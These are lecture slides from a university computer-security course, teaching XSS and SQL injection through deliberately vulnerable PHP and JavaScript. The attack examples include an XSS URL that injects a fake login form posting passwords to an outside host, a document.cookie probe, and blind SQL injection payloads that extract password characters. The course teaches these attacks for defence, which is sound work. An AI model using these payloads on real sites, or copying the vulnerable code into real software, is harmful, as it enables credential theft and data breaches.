Proactive Computer Security

Web Security

Ken Friis Larsen
kflarsen@diku.dk

Department of Computer Science
University of Copenhagen

April 25, 2016

Disclaimer

- In this course you will learn to attack systems which is illegal, so do not do this outside the lab.
- The main purpose of this course is to teach you how the attacker works, so that you can protect yourself.
- Danish law “straffeloven §263 a” states that gaining access to a non public system is illegal. So don’t

Our Expectations

- Show interest.
- Be active. If you don’t get it, ask again. If you believe we are wrong, say so.
- We try to make the exercises as real as possible, which sometimes makes it easy to cheat. Don’t.

Course Overview

- Web security
- Assembler and shellcode
- Reversing
- Stack overflow
- Return-oriented programming
- Fuzzing
- Heap overflow

How To Pass This Course

- The course is rolling evaluation based on *active participation* graded on **7-step scale**.
- There will be 7 assignments: the last one will be given most weight.
- All students must give a presentation, in a group with 4 students.

Scheduling Mess

- According to the course database, the course is in schema-group A.
- We have gotten rooms in schema-group B.
- (The following slides assume that we stay in schema-group B)

Student Presentations

- We'll have a *security fair* the last five Fridays, with six groups each having a stand.
- Select a paper or case from our list, or suggest your own.
- Present your work for other students and teachers when they pass by.
- Group size: (3-)4 students

Instructions for Presentations

- For the student presentations we expect the following:
  - That you give an overview of the article and the different components
  - That you explain at least one technical part in details
- If you do all of that, reasonably well, then you'll most likely get 2 PCS points.
- If you want to get 3 PCS points, then you have make a running demo of (parts of) what is presented in the article.
  If you fail to make a running demo, perhaps because the techniques are partly obsolete, then explain how far you got and what difficulties you ran into.

Dates for Security Fairs

- April 29: no fair. But meet'n'group in the old library
- May 6: no fair. But meet'n'group in the old library
- May 13
- May 20
- May 27
- June 3

Why Bother With Web Security?

SANS Top 5, 2011

1. Improper Neutralization of Special Elements used in an SQL Command (’SQL Injection’)
2. Improper Neutralization of Special Elements used in an OS Command (’OS Command Injection’)
3. Buffer Copy without Checking Size of Input (’Classic Buffer Overflow’)
4. Improper Neutralization of Input During Web Page Generation (’Cross-site Scripting’)
5. Missing Authentication for Critical Function

Source: 2011 CWE/SANS Top 25 Most Dangerous Software Errors

OWASP Top 10, 2013

Open Web Application Security Project (OWASP) Top 10:


1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Known Vulnerable Components
10. Unvalidated Redirects and Forwards

Source: OWASP Top Ten 2013 Project

Focus of Today's Lecture

- **Cross Site Scripting (XSS)**
  XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- **Injection**
  Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.

Web Architecture



Types of XSS

- Persistent (or Stored) often seen when allowing user generated content.
- Non-Persistent (or Reflected) usually via specially crafted URLs.
- DOM-based client-side rewriting of the DOM tree. That is, when data is inserted by JavaScript on the browser side without filtering.

Example of Non-Persistent XSS Attack, Part 1

We want to greet the user:

```
$username = $_GET['username'];
echo '<div class="header"> Welcome, '.$username.'</div>';
```

Example of Non-Persistent XSS Attack, Part 2

Some evil attacker send one of our users the URL:

```
http://anders.ku.dk/
  welcome.php?username=
   <div id="stealPassword">Please Login:
      <form name="input"
            action="http://br0ns.dk/stealPassword.php"
            method="post">
       Username: <input type="text" name="username" /><br/>
       Password: <input type="password" name="password" />
       <input type="submit" value="Login" /></form></div>
```

Example of Non-Persistent XSS Attack, Part 3

What our user see:

```
<div class="header"> Welcome,
  <div id="stealPassword">Please Login:
    <form name="input"
          action="http://br0ns.dk/stealPassword.php"
          method="post">
      Username: <input type="text" name="username" /><br/>
      Password: <input type="password" name="password" />
      <input type="submit" value="Login" />
    </form>
  </div>
</div>
```

Example of Persistent XSS Attack

We want to print a list of users currently logged in:

```
$query = 'SELECT * FROM users WHERE loggedIn=true';
$results = mysqli_query($db, $query);
if (!$results) {
  exit;
}

echo '<div id="userlist">Currently Active Users:';
while ($row = mysqli_fetch_assoc($results)) {
  echo '<div class="userNames">'.$row['fullname']
      .'</div>';
}
echo '</div>';
```

DOM-Based Attack

DOM-based attacks happens when user controlled DOM elements are used unprotected. Some examples of user-controlled DOM elements: `document.URL`, `document.location`, `window.location`, `document.referrer`.

Example of DOM-Based Attack, Part 1

We want to greet our user, this time using Javascript:

```
<div class="header"> Welcome,
<SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  var name=pos > 4 ? document.URL.substring(pos,
                                            document.URL.length)
                   : "anonymous coward";
  document.write(decodeURIComponent(name));
</SCRIPT>
</div>
```


(How does this code assume that the URL looks like?)

Example of DOM-Based Attack, Part 2

What happens when somebody clicks the URL:

```
http://anders.ku.dk/welcome.html?name=
  <script>alert(document.cookie)</script>
```

Injection Attacks



(http://xkcd.com/327/)

Injection Attacks

Goal: Trick the server(s) to executing unintended commands or reveal unauthorised data.

Example of PHP Code Injection

- Example: PHP server-side code for translating the user input to Swedish:

```
system('echo '.$_GET['input'].'| /usr/games/chef',$ret);
```

- Suggestions for user input?

SQL Injection

SQL injections happens when an application build an SQL query with user controlled input, and fail to sanitise that input.

Example of SQL Injection

```
if (isset($_POST['login']) && isset($_POST['password'])){
  $login = $_POST['login'];
  $password = $_POST['password'];
  $query = "SELECT username FROM Users
              WHERE login='$login'
                AND password='$password'";
  $result = mysqli_query($db, $query);
  if ($result && $row = mysqli_fetch_row($result)){
    echo "Logged in. Welcome " .$row[0] . "<br>";
  } else {
    echo "No go";
  }
}
```

Second-Order SQL Injection

Second-Order SQL Injection: data stored in database is later used to conduct SQL injection.

Example of Second Order SQL Injection

```
$new_passwd = $_POST["new_passwd"];
$login = $_SESSION['login'];
$query = "UPDATE USERS SET passwd='". escape($new_passwd) .
         "' WHERE login='$login'";
```

What happens when we have a user with login `o'brian`?

Blind SQL Injection

Blind SQL Injection is used when database error messages are hidden, but the attacker might still be able to determine some information through a series of probing queries.

Example of Blind SQL Injection

- An attacker enter `username' AND 1=1; --` in an input field. If the result is the same as when the attacker entered `username` in the field, what does the attacker now know?
- What if he enter:

```
username' AND SELECT
      IF(SUBSTRING(user_password,1,1) = CHAR(50),
         BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),
         null)
      FROM users WHERE user_id = 1; --
```

Defence Against SQL Injection

- Don’t build SQL statements from strings. As a minimum: use prepared statements.
- In PHP:

```
$query = mysqli_prepare($db,
            "SELECT username FROM users
              WHERE login = ?
                AND password = ?");
mysqli_stmt_bind_param($query, 'ss', $_GET['login'],
                               $_GET['password']);
mysqli_stmt_execute($query);
mysqli_stmt_bind_result($query, $result);
mysqli_stmt_fetch($query);
if ($result != ""){
   ...
```

Security Reviews

- Black-box review: without access to the source code try to find security bugs by manipulating input fields and URL parameters, trying to cause application errors, and looking at the HTTP requests and responses to guess server behaviour.
  You might find it helpful to view the HTML source and to view http headers (as you can in Chrome or LiveHTTPHeaders for Firefox) is valuable. Using a web proxy like Burp or WebScarab may be helpful in creating or modifying requests.
- White-box review: you have access to the source code and can use automated or manual analysis to identify bugs.

Barbar Bar

Background: The fictional *Barbar Bar Foundation* has started to develop a simple web application, `barbarbar`, allowing registered users to post profiles and transfer *DIKU Coin* credits between each other. Each registered user starts with 10 DIKU Coins.